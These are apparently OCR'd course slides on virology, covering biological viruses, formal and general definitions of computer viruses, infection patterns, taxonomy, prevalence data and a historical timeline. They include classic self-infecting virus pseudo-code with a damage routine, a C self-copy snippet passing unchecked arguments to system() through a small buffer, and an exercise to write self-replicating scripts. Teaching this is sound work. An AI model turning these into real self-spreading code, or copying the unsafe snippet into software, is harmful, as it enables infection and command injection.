- They are nucleoprotein entities with a single type of nucleic acid (RNA or DNA)
- They are reproduced by the cell from their genetic material
- They are unable to grow and divide
- They have no Lipman system



The influenza virus

The virus is the smallest of micro organisms, on average, its size is one thousand times smaller than a bacterium


# Definition & Classification

## Biological viruses


### Structure

A virus is composed by :

- a genome composed of nucleic acid - RNA or DNA - associated with proteins called nucleoproteins
- a capsid proteic envelope surrounding the genome. There's two kinds of capsids :
  1. tubular capsid with helical symmetry
  2. icosahedral capsid with cubic symmetry
- some viruses have an envelope, in this case, it derives from the host cell by gemmation



Hepatitis B virus




Tobacco mosaic virus



# Definition & Classification

## Biological viruses

### Structure of influenza virus




# Definition & Classification

## Biological viruses

### Infection and Replication

There's three types of infections :

- productive infection, resulting in the production of complete virus and causing the death of the cell
- abortive infection, the virus is not completely synthesized, there is no virus production and no effect on the cell
- persistent infection, the viral genome remains in the cell, there is no viral production but the behavior of the cell changes : development of malignant cell







# Definition & Classification

## Biological viruses

### Infection and Replication





# 2. Definition & Classification

## 2.2. Computer viruses



# Definition & Classification

## Computer viruses

**Definition**

What is a computer virus ?

$\forall M \forall V \quad (M,V) \in VS \Leftrightarrow [V \in TS]$ and $[M \in TM]$ and
$[\forall v \in V [\forall H_M [\forall t \forall j [$

1. $P_M(t) = j$ and
2. $\square_M(t) = \square_M(0)$ and
3. $(\square_M(t,j), \cdots, \square_M(t, j+ \mid v \mid -1)) = v]$

$\Rightarrow [\exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$

1. $[[(j'+ \mid v' \mid) \leq j]$ or $[(j+ \mid v \mid) \leq j']]$ and
2. $(\square_M(t',j'), \cdots, \square_M(t', j'+ \mid v' \mid -1)) = v'$ and
3. $[\exists t''$ such that $[t < t'' < t']$ and
   $[P_M(t'') \in j', \cdots, j'+ \mid v' \mid -1]$

]]]]]]]]

# Definition & Classification

## Computer viruses

### Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS]$ and $[M \in TM]$ and $[\forall v \in V [\forall H_M [\forall t \forall j [$

1. $P_M(t) = j$ and
2. $\square_M(t) = \square_M(\mathbf{0})$ and
3. $(\square_M(t, j), \cdots, \square_M(t, j+ \mid v \mid -\mathbf{1})) = v]$

$\Rightarrow [\exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$

1. $[[(j'+ \mid v' \mid) \leq j]$ or $[(j+ \mid v \mid) \leq j']]$ and
2. $(\square_M(t', j'), \cdots, \square_M(t', j'+ \mid v' \mid -\mathbf{1})) = v'$ and
3. $[\exists t''$ such that $[t < t'' < t']$ and $[P_M(t'') \in j', \cdots, j'+ \mid v' \mid -\mathbf{1}]$

$]]]]]]]]$

- Let $V$ be a non empty set of Turing's program
- The sequences of symbols $v$, such that $v \in V$, is a virus if :
  - when the Turing machine $M$
  - interprets the sequence $v$ then
  - another sequence $v'$ appears somewhere else in the machine
  - such that $v' \in V$
- So we have $(M, V) \in VS$
- $v$ may evolve through a finite number of different instances



# Definition & Classification

## Computer viruses

### Definition

**General definition**


A virus is a sequence of symbols which, interpreted in a given environment, modifies other sequences of symbols in this environment, so as to include a copy of itself, this copy may have evolved.

```
1  int main(int argc, char *argv[]) {
2      char cmd[40];
3      sprintf(cmd, "cp %s %s", argv[0], argv[1]);
4      system(cmd);
5      return 0;
6  }
```

# Definition & Classification

## Computer viruses

### Functional diagram






# Definition & Classification

## Computer viruses

### Virus pseudo-code

```
Program V := {
    1234567;

    Subroutine infect-executable:= {
        loop: file=random-executable;
        if (first-line of file = 1234567) then
            goto loop;
        else
            prepend V to file;
    }
    Subroutine do-damage:= {
        whatever damage you can program
    }
    Subroutine trigger-pulled:= {
        whatever trigger you want here
    }
    Main-program-of-virus:= {
        infect-executable;
        if (trigger-pulled) then
            do-damage;
        goto next;
    }
    next:
}
```


1. The virus begins with a marker "1234567". It is used to identify that this particular virus has already infected a program
2. The main program starts by infecting another program through the subroutine "infect-executable"
3. This subroutine loops, examining random executable files until it finds one without the first line "1234567"
4. When it finds an uninfected executable, V copies itself into the beginning of the executable, thus infecting it
5. After infection, the virus checks for a "trigger pulled" condition
6. If the condition is active, it performs whatever damage is programmed into the "do-damage" routine
7. Finally, the main program of the virus jumps into whatever program the virus was "prepended" to when it was installed, and runs that program normally

# Definition & Classification

## Computer viruses

### Virus lifecycle

- Stage of **design** : development and design
- Stage of **gestation** : use of a dropper
- Stage of **replication** : active or passive mode
- Stage of **incubation** : time elapsed between primary infection and first symptoms
- Stage of **disease** : activation of the payload



Alex Dragulescu -- http://www.sq.ro/malwarez.php



# Definition & Classification

## Computer viruses

### Patterns of infection


It exists **4 patterns of infection** leading to define 4 virus families

- Virus by **overwriting** of the target code : virus copies itself in the target file by overwriting all or a part of the target code
- Virus by **addition** to the target code : virus adds its code at the target code
- Virus by **interlacing** with the target code : specific to the PE format, virus copies fragments of itself in empty zones and modifies the head of the target code
- Virus by **escort** of target : preemptive execution, prioritization of search paths, renaming of the target

# Definition & Classification

## Computer viruses

Taxonomy - computer viruses can be classified according to various criteria






# Definition & Classification

## Computer viruses

Taxonomy - Focus on Virus for executable code

### Definition

A virus for executable code is a viral code contained in an executable object file, activated whether by execution of this file, whether by the unconscious action of the user or through another application.

| ELF File Format |
|---|
| ELF Header |
| Program Header Table |
| Section 1 |
| Section 2 |
| ... |
| Section *n* |
| Section Header Table |

| PE File Format |
|---|
| MZ-DOS Header |
| PE Signature |
| Image File Header |
| Section Table |
| Section 1 |
| Section 2 |
| ... |
| Section *n* |
| COFF Debug Sections |

Typology of target

- format COM files
- format EXE 16-bits files
- format EXE 32-bits (PE) files
- format VxD files -- Virtual Device Driver
- format ELF files

# Definition & Classification

## Computer viruses

Taxonomy - Focus on Virus for document

### Definition

A virus for document is a virus code contained in a data file, activated by the interpreter natively included in the application associated with the format of this file
The activation of the malicious code is performed either by a feature provided in the application, whether through an internal vulnerability of the application

Typology of target

- script files like HTML, PHP, VBS, Perl, Python
- specific file formats like PDF, DOC, XLS, ODF, PS



# Definition & Classification

## Biological viruses vs Computer viruses

Biological viruses

- use cells to spread them
- don't have proper energy
- autoreplication
- potential payload
- malevolent or benevolent

Computer viruses

- use computers to spread them
- don't have proper energy
- autoreplication
- potential payload
- only malevolent

## Tutorial : Program your own virus


- First steps
  1. for the following steps use the bash scripting language
  2. Write a program virus1.sh which copy itself in another file
  3. Create a set of imbricated directories
  4. Write a program virus2.sh which copy itself in each directories of level 1
  5. Modify virus2.sh so that it starts once copied in a directory - What is going on ?
- Second steps
  1. do the same earlier steps but using the C programing language



Virology

# Section 3

Timeline



# 3. Timeline

## 3.1. Mapping of viruses



# Timeline

## Mapping of viruses

Data collection



**Prevalence**
The prevalence of a disease in a target population is the ratio of the number of existing cases of the disease at a given time and the number of potentially vulnerable individuals in the same time.

$$\text{Prevalence} = \frac{\text{Number of existing cases at a given time}}{\text{number of vulnerable people in the same time}}$$

# Timeline

## Mapping of viruses

Data analysis







# Timeline

## Mapping of viruses

Data analysis



# Timeline

## Mapping of viruses


Computer viruses : Top ten

### Virus Prevalence - 2013

| Virus Name | Prevalence | Percentage |
|---|---|---|
| Heuristic/generic | | 8.72% |
| Adware-misc | | 8.45% |
| Autorun | | 7.14% |
| Java-Exploit | | 6.54% |
| BHO/Toolbar-misc | | 3.54% |
| Crypt/Kryptik | | 3.49% |
| Conficker/Downadup | | 3.29% |
| OneScan | | 3.27% |
| Iframe-Exploit | | 2.95% |
| Dorkbot | | 2.76% |
| Sirefef | | 2.74% |
| Agent | | 2.55% |
| Sality | | 2.36% |
| Potentially Unwanted-misc | | 2.31% |
| Injector | | 1.98% |
| Encrypted/Obfuscated | | 1.95% |

Source :http://www.virusbtn.com/resources/malwareDirectory/prevalence/index






# 3. Timeline

## 3.2. Timeline of computer viruses and worms

# Timeline

## Timeline of computer viruses and worms

### The 1970s





- Written by Bob Thomas at BBN Technologies, Creeper infected DEC PDP-10 computers running the TENEX operating system. Creeper gained access via the ARPANET and copied itself to the remote system where the message, "I'm the creeper, catch me if you can !" was displayed
- The Wabbit virus makes multiple copies of itself on a single computer until it clogs the system, reducing system performance, before finally reaching a threshold and crashing the computer
- Animal asked a number of questions to the user in an attempt to guess the type of animal that the user was thinking of, while the related program Pervade would create a copy of itself and Animal in every directory to which the current user had access



# Timeline

## Timeline of computer viruses and worms

### The 1980s





- Created by Richard Skrenta for Apple II Elk Cloner being responsible for the first large-scale computer virus outbreak in history
- Designed for the IBM PC, ARF-ARF deleted all of the files on the diskette, cleared the screen and typed ARF ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- Cascade is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development
- Part of the Suriv family, Jerusalem destroys all executable files upon every occurrence of Friday the 13th
- Christmas Tree was the first widely replicating worm, which paralysed several international computer networks in December 1987
- Ping-Pong is a boot sector virus. It was discovered at University of Turin in Italy.
- The Morris worm, created by Robert Tappan Morris, infects machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

# Timeline

## Timeline of computer viruses and worms

### The 1990s





- Michelangelo was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- OneHalf is a DOS-based polymorphic computer virus
- The first Macro virus, called Concept is created. It attacked Microsoft Word documents
- Ply is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine
- CIH, also known as Chernobyl, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- The Happy99 invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- Melissa is a macro virus which arrives in an email. It targets Microsoft Word and Outlook-based systems
- Kak worm is a Javascript computer worm that spread itself by exploiting a bug in Outlook Express



# Timeline

## Timeline of computer viruses and worms

### The 2000s

